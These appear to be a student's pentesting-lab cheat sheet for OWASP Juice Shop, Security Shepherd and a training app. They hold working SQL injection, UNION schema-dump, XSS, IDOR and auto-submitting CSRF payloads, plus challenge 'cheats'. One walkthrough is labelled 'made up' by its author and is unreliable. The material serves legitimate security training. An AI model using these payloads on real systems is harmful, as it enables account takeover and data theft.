

<https://pts-lab-help.vercel.app/>

ifconfig

nmap -sV -sC 192.168.185.0/24

nmap -p- -sV -sC on targets

1. Sensitive Data Exposure - Confidential File/ Document:

Go to About US page

Click Link

Go to /ftp


Go to [Acquisition.md](#)

2. Security Misconfiguration

Metrics endpoint

(prometheus scraping)

Prometheus serves metrics using /metrics



The screenshot shows the Prometheus documentation website. The browser address bar displays https://prometheus.io/docs/prometheus/latest/getting_started/. The page has a dark theme. On the left is a navigation sidebar with links like Introduction, Concepts, Prometheus Server, and various configuration options. The main content area is titled 'Starting Prometheus' and includes a code block for a Prometheus configuration file snippet:

```
# Override the global default and scrape targets from this job every 5 second
scrape_interval: 5s

static_configs:
- targets: ['localhost:9090']
```

 Below the code, it explains how to start Prometheus and provides the command `./prometheus --config.file=prometheus.yml`. It also mentions the metrics endpoint at `localhost:9090/metrics`. On the right side, there is a 'On this page' section with a list of links including 'Starting Prometheus', 'Using the expression browser', and 'Using the graphing interface'.

https://prometheus.io/docs/prometheus/latest/getting_started/

```
http://localhost:3000/metrics

# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter

# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter

# HELP http_requests_count Total HTTP request count grouped by status code.
# TYPE http_requests_count counter
http_requests_count(status_code="200",app="juiceshop") 118
http_requests_count(status_code="300",app="juiceshop") 229
http_requests_count(status_code="400",app="juiceshop") 1

# HELP juiceshop_llm_input_tokens_total Number of total input tokens processed
# TYPE juiceshop_llm_input_tokens_total counter
juiceshop_llm_input_tokens_total(app="juiceshop") 0

# HELP juiceshop_llm_input_tokens Number of input tokens processed
# TYPE juiceshop_llm_input_tokens counter

# HELP juiceshop_llm_output_tokens_total Number of total output tokens processed
# TYPE juiceshop_llm_output_tokens_total counter
juiceshop_llm_output_tokens_total(app="juiceshop") 0

# HELP juiceshop_llm_output_tokens Number of output tokens processed
# TYPE juiceshop_llm_output_tokens counter

# HELP juiceshop_llm_tool_calls_total Number of tool calls made
# TYPE juiceshop_llm_tool_calls_total counter

# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop_startup_duration_seconds(task="validateConfig",app="juiceshop") 0.017580515
juiceshop_startup_duration_seconds(task="cleanupTmpFolder",app="juiceshop") 0.054248308
juiceshop_startup_duration_seconds(task="validateConditions",app="juiceshop") 0.3360398
juiceshop_startup_duration_seconds(task="datacreator",app="juiceshop") 1.828940737
juiceshop_startup_duration_seconds(task="customizeApplication",app="juiceshop") 0.007801721
juiceshop_startup_duration_seconds(task="customizeEasterEgg",app="juiceshop") 0.003105295
juiceshop_startup_duration_seconds(task="ready",app="juiceshop") 1.085

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total(app="juiceshop") 17.005523

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total(app="juiceshop") 4.799243

# HELP process_cpu_seconds_total Total user and system CPU time spent in seconds.
```

Travel to /metrics

3. Injection - SQL - Authenticate as admin by injecting into the login form

1. authentication window page: <http://192.168.105.47:38972/#/login>

2. In the email textbox input:

' OR 1=1--

3. Type any characters (e.g., [pass123](#)) in the password field box.

4. Log in to bypass identity authentication controls.

4. Broken Access Control - View another user's shopping bucket (direct object reference)

Go to Your Basket

Open dev tools

Basket id is stored in Storage -> Session Storage

Change bid value to say 1

5. Injection SQL - Extract the database schema using a UNION-based SQL injection in search/query parameter

Paste

```
http://localhost:3000/rest/products/search?q=qwert%27))%20UNION%20SELECT%20sql,%20%272%27,%20%273%27,%20%274%27,%20%275%27,%20%276%27,%20%277%27,%20%278%27,%20%279%27%20FROM%20sqlite_master--
```

Change localhost

Steps (made up):

Step 1: Identify the Entry Point

Target the product search functionality. The vulnerability lies in the q parameter processed by the backend API at /rest/products/search.

Step 2: Determine Query Structure

Inject characters to break the SQL statement. Testing reveals the backend query is closed using a closing quote and two parentheses.

Test Payload: qwert'))-- (Returns a successful response, confirming the injection context).

Step 3: Enumerate Columns

Use a UNION SELECT statement to find the exact number of columns returned by the original query. Increment the numbers until the server returns a 200 OK status.

Test Payload: qwert')) UNION SELECT 1,2,3,4,5,6,7,8,9--

Result: The query requires exactly 9 columns.

Step 4: Craft the Exploit

Juice Shop uses a SQLite database. Target the sqlite_master metadata table and extract the sql column, which contains the table creation schemas.

Final Payload: qwert')) UNION SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--

Step 5: Execute via Direct API Call

Navigate directly to the API endpoint in the browser to bypass the Angular frontend. The UI cannot render schema data as products, but querying the API directly reveals the raw JSON database schema.

Execution URL: http://localhost:3000/rest/products/search?q=qwert')) UNION SELECT sql, '2', '3', '4', '5', '6', '7', '8', '9' FROM sqlite_master--

Step 6: url encoding performed to get pastable payload in browser -> cybershef / built in decoder

Actual steps(burp suite):

https://www.youtube.com/watch?v=nBF7YD_H5CU

Go to main page

Turn on intercept

Keep forwarding until get/rest/products/search?q= HTTP/1.1

Send to repeater

Change request to say get/rest/products/search?q=banana -> allows to see response has 9 fields per product

change to `get/rest/products/search?q=banana'` -> SQLITE error observed -> db is sqlite and application crashed (vulnerable to sql)

Change to

GET

`/rest/products/search?q=banana'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- HTTP/1.1`

Result obtained stop intercept , reload site

explanation:

Escape sequence `)` found based on previous response

UNION operator to stitch results

The UNION operator has one very strict rule: Both queries must return the exact same number of columns. Because the original product query returns 9 columns, your injected query must also ask for 9 columns, or the database will throw an error. You put the data you actually want in the first position (sql), and you fill the remaining 8 spots with junk numbers just to satisfy the database's structural requirements.

Every database engine has hidden system tables that keep track of how the database is built. In SQLite, this is always called `sqlite_master`.

The Data (sql): Inside `sqlite_master`, there is a column specifically named `sql`. This column stores the raw text of the CREATE TABLE commands used to build the database, which reveals the entire schema.

--): By adding two dashes at the end of your payload, you turn the rest of the developer's code into a comment. The database ignores it, preventing any final syntax errors from ruining your attack.

6. Broken Access Control - Submit a review attributed to a different user

Post a review open dev tools analyse the put request

Create a fetch request, changing author and message

Ex:

```
fetch('http://localhost:3000/rest/products/6/reviews', {
```

```
method: 'PUT',  
  
headers: { 'Content-Type': 'application/json' },  
  
body: JSON.stringify({ author: "bender@juice-sh.op", message: "good" })  
  
});
```

Replace localhost -> url

Target 2 - OWASP SECURITY SHEPARD

(ignore)

Username - admin

Password - password

(if no credentials provided/ sign up unavailable)

1. CSRF - state changing action defeating csrf check

Refer to end of document -> could be one of several qstns

2. SQL Injection - unsanitised input

Try

admin" OR "1"="1

Idk question could be one of several

Refer to end of document -> could be one of several qstns

3. Cross Site Scripting - Injection reflected XSS

Identify an unvalidated search input field within the Security Shepherd interface and execute arbitrary JavaScript to reveal the module confirmation string.

- Step 1: Accessed the Security Shepherd platform instance at <https://192.168.105.113:45486> and opened the Cross Site Scripting 1 module workspace.

- Step 2: Input a broken HTML image tag element containing an active event handling attribute into the main search box container:

- HTML

```
<img src=x onerror=alert(document.domain)>
```

- Step 3: Clicked Search, forcing the browser layout context to fail the arbitrary image source resolution and automatically execute the fallback script callback alert popup.

- Step 4: Closed the dialog notification frame and successfully retrieved the newly generated cryptographic Result Key displayed within the refreshed search results container interface.

TARGET 3 - NanoCorp Bites

1. reflected XSS - Injection

Navigate to restaurants search bar
Enter `<iframe src = "javascript:alert('xss')">`

2. Stored XSS

Navigate to my Profile (Update Profile section)
Display name payload
``

Food preference/Bio payload
``

Click on Save Changes

One of the 2 should work

3. Idor - Broken Access Control

Idk

Find a request containing an identifier:

`?id=123`
`?user=5`
`/document/17`
`/account/42`

Observe your own resource.
Change the identifier to another valid value.
Check whether you can access data that belongs to someone else.

Try based on qstn

SECURITY SHEPHARD - CSRF CHEATS

CSRF 1 Cheat

To complete this challenge, you can embed the CSRF request in an iframe very easily as follows;

```
<iframe src="https://hostname:port/user/csrfchallengeone/plusplus?userid=exampleId"></iframe>
```

Then you need another user to be hit with the attack to mark it as completed

CSRF 2 Cheat

To complete this challenge, you must force another user to submit a post request. The easiest way to achieve this is to force the user to visit a custom webpage that submits the post request. This means the webpage needs to be accessible. It can be accessed via a HTTP server, a public Dropbox link, a shared file area. The following is an example webpage that would complete the challenge

```
<html>
<body>
<form id="completeChallenge2" action="https://hostname:port/user/csrfchallengetwo/plusplus" method="POST" >
<input type="hidden" name="userId" value="exampleId" />
<input type="submit"/>
</form>
<script>
document.forms["completeChallenge2"].submit();
</script>
</body>
</html>
```

The class form function should be used to create an iframe that forces the user to visit this attack page.

CSRF 3 Cheat

To complete this challenge, you must force an admin to submit a post request. The easiest way to achieve this is to force the admin to visit a custom webpage that submits the post request. This means the webpage needs to be accessible. It can be accessed via a HTTP server, a public Dropbox link, a shared file area. The following is an example webpage that would complete the challenge

```
<html>
<body>
<form id="completeChallenge3" action="https://hostname:port/user/csrfchallengethree/plusplus" method="POST" >
<input type="hidden" name="userid" value="exampleId" />
<input type="hidden" name="csrfToken" value="anythingExceptNull" />
<input type="submit"/>
</form>
<script>
document.forms["completeChallenge3"].submit();
</script>
</body>
</html>
```

The class form function should be used to create an iframe that forces the admin to visit this attack page.

CSRF 4 Cheat

To complete this challenge a user must craft a CSRF attack that sends a POST request, to the request described in the challenge write up, with their CSRF token. This CSRF Token will work on any user.

CSRF 5 Cheat

To guarantee completing this CSRF Challenge in a single attempt, a user must craft a CSRF attack that sends a POST request, to the request described in the challenge write up, with all of the possible CSRF tokens for the challenge. The only possible csrf tokens for this challenge are 0, 1 and 2.

CSRF 6 Cheat

To guarantee completing this CSRF Challenge in a single attempt, a user must craft a CSRF attack that sends a POST request, to the request described in the challenge write up, with all of the possible CSRF tokens for the challenge. The only possible csrf tokens for this challenge are c4ca4238a0b923820dcc509a6f75849b, c81e728d9d4c2f636f067f89cc14862c and eccbc87e4b5ce2fe28308fd9f2a7baf3.

CSRF 7 Cheat

To complete this challenge, a user must exploit an SQL Wild Card Enumeration in the 'Retrieve Token' function to retrieve other users CSRF token (Submit a percentage sign - you may need to encode it to %25). This information must be utilised to launch a CSRF attack against them before they refresh the challenge page themselves. Once a victim refreshes the challenge page, their token updates. Social Engineering will need to be utilised to successfully complete this challenge.

CSRF Challenge JSON - not available good luck

SECURITY SHEPARD - SQL INJECTION

NoSQL Injection One Cheat

The database in this level utilises MongoDB which does NOT use SQL. Queries in MongoDB are done through JavaScript. You need to stop the request in an HTTP proxy and use the following JavaScript to exploit the vulnerability:

```
return(true);var a=a
```

SQL Injection 1 Cheat

To complete this challenge, the following attack strings will return all rows from the table:

```
" or "1" = "1  
" or "a" != "
```

The query is not parameterising the query and is concatenating the user data to the query. A user only needs to use a double quote to escape the context of a String and perform the SQL injection

SQL Injection 2 Cheat

To complete this challenge, the following attack string will return all rows from the table:

```
test'or'!='2@test.com
```

The input is validated as an email address before it is passed to the DB.

SQL Injection 3 Cheat

To complete this challenge, you must craft a second statement to return Mary Martin's credit card number as the current statement only returns the customerName attribute. The following string will perform this;

```
' UNION ALL SELECT creditCardNumber FROM customers WHERE customerName = 'Mary Martin
```

The filter in this challenge is difficult to get around. But the 'UNION' operator is not being filtered. Using the UNION command you are able to return the results of custom statements.

SQL Injection 4 Cheat

The filter in this challenge is removing all single quotes. However as there are two user parameters being utilised in the challenges login query, backslashes can be used to escape the user input's intended string context. The challenge can be completed with a user name of a **Backslash** and a password of **OR 1 = 1 AND idusers = 7; --** (Space after the -- is important!) so that you are signed in as the admin user.

SQL Injection 5 Cheat

To complete this challenge without prior knowledge, a user must exploit an SQL injection flaw in a 'VIP Coupon Check' call. To find this function call they must deobfuscate the JavaScript file in the challenge. The address of the function is **challenges/8edf0a8ed891e6fef1b650935a6c46b03379a0eebab36afcd1d9076f65d4ce62VipCouponCheck** on the exposed server. The parameter vulnerable to SQL injection in the POST request call to this URL is **couponCode**. There is no filter in this challenge so using **' union select itemId, percentOff, CONCAT('This is the couponCode: ', couponCode, ' ') from vipCoupons; --** as the vulnerable parameter value will retrieve the necessary coupon.

SQL Injection 6 Cheat

This challenge can be defeated by encoding SQL Injection attacks for x UTF. For Example, the following will reveal the challenges result key;

```
\x27\x20UNION\x20SELECT\x20userAnswer\x20FROM\x20users\x20WHERE\x20userName\x20\x3D\x20\x27Brendan\x27\x3B\x20--\x20
```

SQL Injection 7 Cheat

To complete this challenge, a SQL injection flaw must be exploited. The vulnerable parameter is 'subUserEmail'. It must be mostly well formed as an email address to get past the validation process. The following vector, which is URL encoded, will sign the user in as user 1.

```
'or'1='1'union%0aselect%0auserName%0afrom%0ausers%0awhere"!="%40v
```

SQL Injection Escaping Cheat

One way to exploit this security risk is to escape the leading backslash that is added before apostrophes with another backslash. The following attack vector will solve the level;

```
\'or'1'"="1"; --
```

SQL Injection Stored Procedure Cheat

The following attack vectors will expose the result key over two queries.

Step One: **test' AND (SELECT 7303 FROM(SELECT COUNT(*),CONCAT(0x716b6a7671,(SELECT MID((IFNULL(CAST(comment AS CHAR),0x20)),1,50) FROM sqlchalstoredproc.customers ORDER BY customerId LIMIT 2,1),0x71786b7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hdTL'='hdTL**

This will return an error revealing the first part of the key in the message with **qxkzq1** added to the end for padding. remove those characters and record the rest of the key revealed.

Step Two: **test' AND (SELECT 9441 FROM(SELECT COUNT(*),CONCAT(0x716b6a7671,(SELECT MID((IFNULL(CAST(comment AS CHAR),0x20)),51,50) FROM sqlchalstoredproc.customers ORDER BY customerId LIMIT 2,1),0x71786b7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'iIGf'='iIGf**

This will reveal the second part of the key, padded with **qkjvq** at the start and **qxkzq1** at the end. Remove the padding and add the rest to the previously revealed part of the result key. That is the key to solve this challenge.

XXE Injection 1 Cheat

To exploit this view the source of the iframe where you'll see two functions for sending a request - leFormNew and leFormOld. The new one is for JSON and the old one uses XML where the developers left this one in place and can be exploited through XML injection. It is exploited the very same way as the XXE lesson.

BURP SUITE INSTALLATION

Visit burp suite official site install .sh file
Chmod +x ...
Run installer ./
Start - automatically / run burpsuite

Configure burp proxy
Proxy -> options
Verify listener : Interface: 127.0.0.1
Port: 8080

Firefox → Settings
Search for **Proxy**
Click **Settings**
Manual proxy configuration

HTTP Proxy: 127.0.0.1
Port: 8080

✓ Use this proxy server for all protocols

7. Install Burp CA Certificate

Without this, HTTPS sites will show certificate errors.

In Firefox, visit:

http://burp

or

http://burp/cert

Download the certificate.

Then:

1. Firefox Settings
2. Search "Certificates"
3. View Certificates
4. Authorities
5. Import
6. Select the downloaded certificate
7. Check:
 - Trust this CA to identify websites

8. Test

In Burp:

- Go to **Proxy** → **Intercept**
- Turn **Intercept ON**

Visit any website in Firefox.

You should see the request appear in Burp. Click **Forward** to let it continue.

Csrf burp suite poc hail mary

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "", '/')</script>
<form action="http://127.0.0.1:3000/profile" method="POST">
<input type="hidden" name="username" value="hvwback" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```